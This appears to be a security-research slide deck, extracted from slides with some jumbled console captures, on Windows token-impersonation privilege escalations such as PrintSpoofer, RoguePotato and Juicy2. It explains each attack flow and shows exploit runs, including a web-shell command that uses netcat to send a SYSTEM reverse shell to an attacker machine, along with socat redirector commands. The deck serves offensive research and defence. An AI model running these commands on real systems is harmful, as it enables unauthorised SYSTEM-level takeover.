- ◆ If you can trick the “Network Service” account to write to a named pipe over the “network” and are able to impersonate the pipe, you can access the tokens stored in RPCSS service (which is running as Network Service and contains a pile of treasures) and “steal” a SYSTEM token.

### → Requirements

- ◆ *SeImpersonate* privilege is not enough. You need also a token from “Network Service” account
- ◆ *SMB* running

# Network Service Impersonation

---

- Lsass.exe has an internal mechanism to save and **reuse** created tokens
- This can be abused in the case of network authentication to get a token with a more powerful **LUID**
- Only **local network authentication** are impacted by this behavior
- **SMB** supports local network authentication + **Named pipes** supports network authentication token = the perfect combination
- From NETWORK SERVICE run a pipe server and **impersonate** a loopback authentication over smb, magic will happen

# Network Service Impersonation

— — —

```
C:\temp>whoami
nt authority\network service

C:\temp>NetworkServiceExploit.exe -i -c c:\windows\system32\cmd.exe
[*] Creating Pipe: frAQbc8wsa1
[*] Listening on pipe \\.\pipe\frAQbc8wsa1, waiting for client to connect
[*] Client connected!
[*] Enumerating tokens...Done!
[*] Processing tokens, looking for NT AUTHORITY\DECODER... just kidding ;-) looking for:NT AUTHORITY\SYSTEM...
[+] Requested token found!!!
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [Version 10.0.17763.503]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\temp>whoami
whoami
nt authority\system

C:\temp>_
```

Blog: <https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html>

Blog: <https://decoder.cloud/2020/05/04/from-network-service-to-system/>

POC: <https://github.com/decoder-it/NetworkServiceExploit>

# PrintSpoofer

---

- Release Date: 2 May 2020
- Authors: @itm4n - @jonasLyk

## → Brief Description

- ◆ An exposed RPC interface of the Print Spooler service is vulnerable to a path validation bypass in which you can trick the service to write to a controlled named pipe and then impersonating the connection resulting in a SYSTEM token stealing.

## → Requirements

- ◆ *Print Spooler Service must be running*
- ◆ *SMB Running*



# PrintSpoofer


---

- It abuses a rpc function of the spooler service, **RpcRemoteFindFirstPrinterChangeNotificationEx()**
- This function take a hostname as input
- If you specify the ‘/’ char in the hostname it will be converted in a ‘\’ resulting in a prepend for the pipe path used
- **spoolsv.exe** will use an arbitrary named pipe instead of the **\\.\pipe\spoolss** that is normally used
- i.e. specifying as input **\\%COMPUTERNAME%/rand** will result in a write as **SYSTEM** to nonexistent pipe **\\.\pipe\rand\pipe\spoolss**
- It runs a pipe server on that **free** pipe and impersonate the connection from spoolsv. Enjoy the SYSTEM privs :D



# PrintSpoofer

— — —



```
Command Prompt - nc64.exe 127.0.0.1 9001
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Blog: <https://itm4n.github.io/printspoofers-abusing-impersonate-privileges/>

POC: <https://github.com/itm4n/PrintSpoofer>

# RoguePotato



→ Release Date: *11 May 2020*

→ Authors: @decoder\_it - @splinter\_code

→ Brief Description

- ◆ Tricks the DCOM activation service in contacting a remote Rogue Oxid Resolver to force RPCSS writing to a controlled named pipe getting a NETWORK SERVICE token. After that it uses Token Kidnapping to steal a SYSTEM token from the process space of RPCSS

→ Requirements

- ◆ *The machine can make an outbound connection on port 135*
- ◆ *SMB Running*
- ◆ *DCOM Running*

# RoguePotato: the attack flow 1/4

---

## → Tricking the DCOM activation service [1]

- Pick a **CLSID** to create an object activation request
- Once the object is created, initializes it to a marshalled object
- In the marshalled object (**OBJREF\_STANDARD**) we specify the string binding for a remote oxid resolver. This will be the ip of our remote rogue oxid resolver
- When the COM object will **unmarshal** the object it will trigger an oxid resolution request to our **rogue oxid resolver** in order to locate the binding information of the object


[1] Credits to @tiraniddo --> <https://bugs.chromium.org/p/project-zero/issues/detail?id=325>

# RoguePotato: The remote rogue OXID Resolver


---

- “**OXID** resolution: The process of obtaining the remote procedure call (RPC) binding information that is required to communicate with the object exporter.” MSDN (think it as sort of DNS)
- MS OXID resolver is implemented through the RPC interface **IObjectExporter**
- It listens on port **135** with IPID (interface pointer identifier) 99fcfec4-5260-101b-bbcb-00aa0021347a
- Some interesting RPC **methods** we could abuse?

# RoguePotato: The remote rogue OXID Resolver



# RoguePotato: The remote rogue OXID Resolver



## DCOM OXID Resolver, ResolveOxid2

Operation: ResolveOxid2 (4)

[\[Request in frame: 30\]](#)

- ▾ OxidBindings: STRINGBINDINGS=2, SECURITYBINDINGS=6
  - NumEntries: 182
  - SecurityOffset: 47
  - ▾ StringBinding[1]: TowerId=NCACN\_IP\_TCP, NetworkAddr="DESKTOP-5AKJPT6[51616]"
    - TowerId: NCACN\_IP\_TCP (0x0007)
    - NetworkAddr: DESKTOP-5AKJPT6[51616]
  - ▾ StringBinding[2]: TowerId=NCACN\_IP\_TCP, NetworkAddr="192.168.200.5[51616]"
    - TowerId: NCACN\_IP\_TCP (0x0007)
    - NetworkAddr: 192.168.200.5[51616]
  - ▾ SecurityBinding[1]: AuthnSvc=0x000a, AuthzSvc=0xffff, PrincName="NT AUTHORITY\SYSTEM"
    - AuthnSvc: RPC\_C\_AUTH\_WINNT (0x000a)
    - AuthzSvc: Default (0xffff)
    - PrincName: NT AUTHORITY\SYSTEM
  - SecurityBinding[2]: AuthnSvc=0x001e, AuthzSvc=0xffff, PrincName="NT AUTHORITY\SYSTEM"
  - ▾ SecurityBinding[3]: AuthnSvc=0x0010, AuthzSvc=0xffff, PrincName="host/DESKTOP-5AKJPT6"
    - AuthnSvc: RPC\_C\_AUTHN\_GSS\_KERBEROS (0x0010)
    - AuthzSvc: Default (0xffff)
    - PrincName: host/DESKTOP-5AKJPT6
  - ▾ SecurityBinding[4]: AuthnSvc=0x0009, AuthzSvc=0xffff, PrincName="host/DESKTOP-5AKJPT6"
    - AuthnSvc: RPC\_C\_AUTHN\_GSS\_NEGOTIATE (0x0009)
    - AuthzSvc: Default (0xffff)
    - PrincName: host/DESKTOP-5AKJPT6
  - SecurityBinding[5]: AuthnSvc=0x0016, AuthzSvc=0xffff, PrincName="NT AUTHORITY\SYSTEM"
  - SecurityBinding[6]: AuthnSvc=0x001f, AuthzSvc=0xffff, PrincName="NT AUTHORITY\SYSTEM"
- IPID: 0000f000-17b0-0000-ea06-74b126cd7230
- AuthnHint: 4
- VersionMajor: 5
- VersionMinor: 7
- HResult: S\_OK (0x00000000)
- Auth Padding: 00000000000000000000000000000000

# RoguePotato: The remote rogue OXID Resolver

---

- Create the **.idl** file to generate **IObjectExporter .c** server stub (midl.exe) [1]
- Register the rpc server interface (**RpcServerRegisterIf2**), register the endpoint information (**RpcEpRegister**) and listen for incoming connection (**RpcServerListen**)
- Write the code for the **ResolveOxid2** function to return our controlled named pipe [2]
- Instead of using the towerId **ncacn\_ip\_tcp** force RPC over SMB with the towerId **ncacn\_np**. But there is a problem...

[1] [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-dcom/49aef5a4-f0ad-4478-abb5-cb9446dc13c6](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/49aef5a4-f0ad-4478-abb5-cb9446dc13c6)

[2] [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-dcom/50889dd8-1960-49ca-a444-6212a73dc397](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/50889dd8-1960-49ca-a444-6212a73dc397)

# RoguePotato: The remote rogue OXID Resolver

- When using the `ncacn_np` the named pipe `\pipe\epmapper` must be used (by protocol design)

```
PipeList v1.02 - Lists open named pipes  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

Pipe Name	Instances	Max Instances
-----	-----	-----
InitShutdown	3	-1
lsass	4	-1
ntsvcs	3	-1
scerpc	3	-1
Winsock2\CatalogChangeListener-2f4-0	1	1
Winsock2\CatalogChangeListener-4f4-0	1	1
<b>epmapper</b>	3	-1
Winsock2\CatalogChangeListener-3d0-0	1	1
LSM_API_service	3	-1
{641B073C-E4A8-4FC1-82CE-CEE579CD0BE6}	1	1
atsvc	3	-1



# RoguePotato: the attack flow 2/4

---

- What if we borrow the technique from **PrintSpoofer** exploit and use it to control the name of the named pipe used?
- How? “Just” returning the following string in the **ResolveOxid2()** response from our Rogue Oxid Resolver:

```
ncacn_np:localhost/pipe/roguepotato[\pipe\epmapper]
```

# RoguePotato: the attack flow 2/4

The image displays a network traffic capture and a Windows Command Processor window. The network traffic shows a sequence of events: a TCP ACK, an SMB2 Create Request, an SMB2 Create Response with an error, another TCP ACK, and a TCP RST/ACK. The Command Processor window shows the execution of RogueOxidResolver.exe, which starts an RPC server on port 9999 and receives a ResolveOxid2 call. The response to this call is highlighted in red, showing the endpoint binding information.

```
...:1 445 TCP 64 51704 → 445 [ACK] Seq=827 Ack=1523 Win=325632 Len=0
:::1 445 SMB2 238 Create Request File: roguepotato\pipe\epmapper
...:1 51704 SMB2 140 Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
...:1 445 TCP 64 51704 → 445 [ACK] Seq=1001 Ack=1599 Win=325632 Len=0
127.0.0.1 9999 TCP 44 51699 → 9999 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
:::1
```

```
Administrator: Windows Command Processor - RogueOxidResolver.exe
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>
C:\Users\splintercode\source\repos\RoguePotato\x64\Release>RogueOxidResolver.exe
RogueOxidResolver start

Starting RogueOxidResolver RPC Server listening on port 9999 ...

00 00 60 04 52 10 00 c2 SecurityCallback RPC call
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a7 c8 80 b7 1d ec 50 18 ServerAlive2 RPC Call
00 aa fe 53 4d 42 40 00
08 00 30 00 00 00 00 00 SecurityCallback RPC call
00 00 ff fe 00 00 01 00
01 00 00 00 00 00 00 00 ResolveOxid2 RPC call
00 00 39 00 00 00 02 00
00 00 00 00 00 00 00 00
00 00 07 00 00 00 01 00 ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/rogue
32 00 00 00 00 00 00 00 potato[\pipe\epmapper]
75 00 65 00 70 00 6f 00
5c 00 70 00 69 00 70 00
6d 00 61 00 70 00 70 00
```

# RoguePotato: the attack flow 3/4

---

- Create a named pipe listener on `\\.\pipe\roguepotato\pipe\epmapper` and wait for the connection from RPCSS, then we call `ImpersonateNamedPipeClient()` to impersonate the client
- Should we expect a surprise?

# RoguePotato: the attack flow 3/4

Token Viewer

Processes Threads Handles Logon User Services

Process	Thread ID	User	Impersonation Level
7460 - RoguePotato.exe	13824	NT AUTHORITY\NETWORK SERVICE	Impersonation

RoguePotato.exe:7460.13824 - User NT AUTHORITY\NET...

Main Details Groups Privileges Default Dacl Misc Operations Token Source

Name	Flags
BUILTIN\Users	Mandatory, Enabled
Everyone	Mandatory, Enabled
LOCAL	Mandatory, Enabled
NT AUTHORITY\Authenticated Users	Mandatory, Enabled
NT AUTHORITY\LogonSessionId_0_52500	Mandatory, Enabled, Owner, LogonId
NT AUTHORITY\NETWORK SERVICE	None
NT AUTHORITY\SERVICE	Mandatory, Enabled
NT AUTHORITY\This Organization	Mandatory, Enabled
NT SERVICE\RpcEptMapper	Enabled, Owner
NT SERVICE\RpcSs	Owner




# RoguePotato: the attack flow 4/4

---

- The last step of the chain, the **Token Kidnapping** [1]
- Get the PID of the “**RPCSS**” service
- Open the process, list all handles and for each handle try to **duplicate** it and get the handle type
- If handle type is “**Token**” and token owner is **SYSTEM**, try to impersonate and launch a process with **CreateProcessAsUser()** or **CreateProcessWithToken()**

# RoguePotato: SYSTEM shell popping :D



```
File Edit View History Bookmarks Tools Help
10.0.0.6/cmd.aspx
10.0.0.6/cmd.aspx
Program c:\windows\system32\cmd.exe
/c whoami & C:\everyone\RoguePotato.exe -r 10.0.0.3 -e "C:\everyone\nc64.exe 10.0.0.3 3001 -e cmd.exe" -l 9999
Arguments
Run
iis apppool\defaultappool
[*] Creating Rogue OXID resolver thread...
[*] Creating Pipe Server thread...
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\roguerpotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStorageTrigger written:98 bytes
[*] SecurityCallback RPC call
[*] ResolveOxid? RPC call, this is for us!
[*] ResolveOxid2: returned endpoint binding information = ncacn np:localhost\pipe\RoguePotato[\pipe\epmapper]
[*] Client connected!
[+] Got SYSTEM Token!!!
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\everyone\nc64.exe 10.0.0.3 3001
[+] RoguePotato gave you the SYSTEM powerz :D
```




```
splintercode@kali: ~
File Actions Edit View Help
splintercode@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.0.3 netmask 255.0.0.0 broadcast 10.255.255.255
inet6 fe80::83ad:3971:5188:5a23 prefixlen 64 scopeid 0<x20<link>
ether 00:c:29:c3:02:2c txqueuelen 1000 (Ethernet)
RX packets 3775 bytes 592013 (578.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 139537 bytes 10729683 (10.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

splintercode@kali:~$ nc -lvp 3001
listening on [any] 3001 ...
connect [10.0.0.6] 5000 (unknown) [10.0.0.6] 49725
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv>whoami
whoami
nt authority\system

C:\windows\system32\inetsrv>

splintercode@kali:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.6:9999
```



SYSTEM feeling

Blog: <https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguerpotato/>

POC: <https://github.com/antonioCoco/RoguePotato>

# Juicy2

---

→ Release Date: 30 May 2020


→ Authors: @decoder\_it - @splinter\_code

## → Brief Description

- ◆ Tricks the DCOM activation service in contacting a remote Rogue Oxid Resolver to force a specific DCOM component to authenticate to an arbitrary RPC server, resulting in a SYSTEM token stealing

## → Requirements

- ◆ *The machine can make an outbound connection on port 135*
- ◆ *DCOM Running*
- ◆ *By default impact only Windows clients, no Windows Servers*



# Juicy2

---

```
splintercode@linux:~$ ifconfig vboxnet0
vboxnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.56.1  netmask 255.255.255.0  broadcast 192.168.56.255
    inet6 fe80::800:27ff:fe00:0  prefixlen 64  scopeid 0x20<link>
    ether 0a:00:27:00:00:00  txqueuelen 1000  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 225  bytes 52497 (51.2 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

splintercode@linux:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:192.168.56.10
5:9999
█
```



# Juicy2

---

```
splin
vboxn C:\Users\splintercode\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::8828:a254:5cbb:775a%11
    IPv4 Address. . . . . : 192.168.56.105
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

splin
5:999 C:\Users\splintercode\Desktop>JuicyPotato.exe -t * -p cmd -l 1234 -m 192.168.56.1
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
```

# Juicy2

---

```
splin C:\Users\splintercode\Desktop>IOObjectExporter_RPC_Server.exe
vboxn C:\Users\splintercode\Desktop>RpcServerUseProtseqEp returned 0

Windows IP Configuration
Ethernet adapter {GUID}:
    . . . . .
    Connected to Link-1
    Link-local IPv4 Address . . . . . : fe80::...
    IPv4 Address. . . . . : 192.168.1.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

splin 5:999 C:\Users\splintercode\Desktop>IOObjectExporter_RPC_Server.exe
Listening on port 9999
** Security Callback! **

return ServerAlive2
** Security Callback! **

ResolveOxid2 call

Hexdump of (*ppdsaOxidBindings)->aStringArray
0000  07 00 31 00 32 00 37 00 2e 00 30 00 2e 00 30 00  ..1.2.7...0...0.
0010  2e 00 31 00 5b 00 39 00 39 00 39 00 38 00 5d 00  ..1.[.9.9.9.8.].
0020  00 00 00 00 0a 00 ff ff 4e 00 54 00 20 00 41 00  .....N.T. .A.
0030  55 00 54 00 48 00 4f 00 52 00 49 00 54 00 59 00  U.T.H.O.R.I.T.Y.
0040  5c 00 53 00 59 00 53 00 54 00 45 00 4d 00 00 00  \.S.Y.S.T.E.M...
0050  00 00  ..

return resolve oxid 2
```

# Juicy2

---

```
splin C:\Users\splintercode\Desktop>IRemUnknown2_RPC_Server.exe
vboxn C:\Users\splintercode\Desktop>IRemUnknown2_RPC_Server.exe
C:\Users\splintercode\Desktop>IRemUnknown2_RPC_Server.exe
RpcServerUseProtseqEp returned 0

Windows IP Configuration
Listening on port 9998
** Security Callback! **
Ethernet adapter {...}:
Calling RpcImpersonateClient()
return Server
Calling GetUser() to get current user
** Security Callback! **
[i] user=SYSTEM
Connect
Trying to create the file C:\windows\temp\impersonate
Link-local IPv6 Address . . . . . : ::1
ResolveOxid
[i] CreateFile C:\windows\temp\impersonate last error:1346
IPv4 Address Assigned . . . . . : 192.168.1.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
Hexdump of
C:\Users\splintercode\Desktop>NET HELPMSG 1346
0000 07
0010 2e
0020 00
0030 55
0040 5c 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050 00 00
Either a required impersonation level was not provided, or the provided impersonati
on level is invalid.
return resolve oxid 2
```

# Juicy2

---

- Just an Identification token, pretty useless
- Why this behavior?


```
typedef struct _RPC_SECURITY_QOS {  
    unsigned long Version;  
    unsigned long Capabilities;  
    unsigned long IdentityTracking;  
    unsigned long ImpersonationType;  
} RPC_SECURITY_QOS, *PRPC_SECURITY_QOS;
```

- By default: **ImpersonationType=RPC\_C\_IMP\_LEVEL\_IDENTIFY**
- Can be override by controlling the regkey  
**HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost**

# Juicy2

---

→ Any CLSID that override this behavior?



	A	B	C	D	E
1	CLSID	USER	TYPE	LEVEL	
25	{354ff91b-5e49-4bdc-a8e6-1cb6c6877182}	DESKTOP-172UGPP\andrea	impersona	impersonation	
27	{38F441EB-3D16-422E-8750-B2DACFC5CFEC}	DESKTOP-172UGPP\andrea	impersona	impersonation	
90	{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}	NT AUTHORITY\SYSTEM	impersona	impersonation	
109	{C41B1461-3F8C-4666-B512-6DF24DE566D1}	NT AUTHORITY\SYSTEM	impersona	impersonation	
130	{f8842f8e-dafe-4b37-9d38-4e0714a61149}	DESKTOP-172UGPP\andrea	impersona	impersonation	
134					

ActiveX Installer service, no Windows Server ☹️

# Chimichurri Reloaded

— — —

→ Release Date: *1 June 2020*

→ Authors: @itm4n

→ Brief Description

- ◆ Tricks the Service Tracing into writing a log on a malicious local WebDAV server resulting in a challenge/response authentication over HTTP as SYSTEM. Once stolen the token it will create a new process as SYSTEM

→ Requirements

- ◆ WebClient service installed. By default only on Windows clients, no Windows servers

## Chimichurri Reloaded - Giving a Second Life to a 10-year old Windows Vulnerability

June 01, 2020

